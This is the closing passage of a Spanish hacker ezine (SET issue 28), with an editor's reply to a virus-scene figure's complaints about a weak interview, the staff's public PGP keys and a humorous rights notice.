Sobre esto ultimo, que ojo, me parece muy bien, te respondo punto a punto...

Vir - P.S. No es por molestar, pero es una entrevista bastante floja, por no

decir lamentable. Se nota que no te has molestado en indagar quien soy, que hago y que represento en la vx scene espanyola e internacional.

grrl- Y tienes toda la razon, no somos periodistas, somos informaticos, de ahi la razon por la que SET dejo de hacer entrevistas hace bastantes numeros.

Vir - Es una entrevista para salir del paso y as¡ cubrirte las espaldas con la gente que ha pedido que saliera una nota en el siguiente numero de SET.

grrl- Por supuesto que si, es una entrevista para salir al paso. tiene algo de malo? personalmente (repito, personalmente, dejemos a SET de lado) el tema del articulo, no lo hizo nadie que este en el staff, ni nadie de los que conoci antes de que se fueran de SET, es mas, de aquella, ni SET se llamaba asi, tengo la conciencia tranquila y limpia, y ademas, he cumplido con mi palabra, aqui esta la entrevista INTEGRA, tal y como lo escribiste tu, mas no puedo hacer para que te sientas mejor, bueno, si, realmente, te creo (no estoy siendo sarcastico), parece totalmente que elhacker "fusilo" tu listado de paswords (y de una manera bastante mala) pero... y que?.

Vir - De hacer las cosas, hacerlas bien.

grrl- Eso tratamos...

Un saludo.

****

EOF

```
-[ 0x10 ]--------------------------------------------------------------------
-[ Llaves PGP]---------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-27--

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas
de algunas de las personas que escriben en este vuestro ezine.

<++> keys/grrl.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->


Tipo Bits/Clave    Fecha      Identificador
pub   768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzcQ8VIAAAEDAJuWBxdOxP81fhTJ29fVJ0NK/63dcn5D/vO+6EY0EHGHC42i
RF9gXnPUoSrlNfnfFnF9hZO0Ndb4ihX9RLaCrul8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNg0vDrvaslQAFEbQfbWFkZnJhbiA8bWFkZnJhbkBueW0uYWxpYXMubmV0
PokAdQMFEDcQ8VPNg0vDrvaslQEBHP0C/iX/mj59UX1uJlVmOZlqS4I6C4MtAwh3
7Dh5cSHY0N0WBRzSBKZD/O7rV0amh1iKkrZ827W6ncqXtzHOsQZfo183ivHOc3vM
N4q3EEzGJb9xseqQGA61Ap8R8rO37Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----


Tipo Bits/Clave    Fecha      Identificador
pub   768/7E6141FD 2003/02/02 The KSTOR <kstor@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAz49hkwAAAEDAPjRz2+4hxuVK5trm//nWuRNbNOgsv5Ab4m4eHXZKPhvcgv8
3gn+OGvwfXg6u/6JUMotdu1ZUXzVCQnK4N9izymRci2MHBTdD3ppnaR2F8zW5okj
dKYVfYVEjdEBfmFB/QAFEbQfVGhlIEtTVE9SIDxrc3RvckBueW0uYWxpYXMubmV0
PokAdQMFED49hkxEjdEBfmFB/QEBMFYC/iUC2fcwngqDzf3B6Rsa1Cb/vs50hnJX
ijLnghNjiLHdz162oz8pejvc8b1eRWS9cFuPKxm6aanHOk/JF8jedcT62zHkdJrl
Igzzku3qflJFz/dy1EIcAuJm/woVDDbuSA==
=qDFc
-----END PGP PUBLIC KEY BLOCK-----

  ú---------[ ULTIMA ]-------------ú--------------------------------------ú
  |                                |                                      |
  ú---[ ULTIMA NOTA ]--------------ú                                      |
```

```
  |                                                                      |
  |  Derechos de lectura:                                                |
  |     (*)Libres                                                        |
  |                                                                      |
  |  Derechos de modificacion:                                           |
  |     Reservados                                                       |
  |                                                                      |
  |  Derechos de publicacion:                                            |
  |     Contactar con SET antes de utilizar material publicado en SET    |
  |                                                                      |
  | (*)Excepto personas que pretendan usarlo para empapelarnos, para     |
  | ellos 250 Euros, que deberan ser ingresados previamente la cuenta    |
  | corriente de SET, Si usted tiene dudas, tanto para empapelarnos o    |
  | de como pagar el importe, pongase en contacto con SET atraves de las |
  | direcciones a tal efecto habilitadas.                                |
  ú----------------------------------------------------------------------ú
```

Quien demonios va a querer oir hablar a los actores?
H.M. WARNER, Warner Brothers, 1927.

SET, - Saqueadores Edicion Tecnica -. Numero #28
Saqueadores (C) 1996-2003

EOF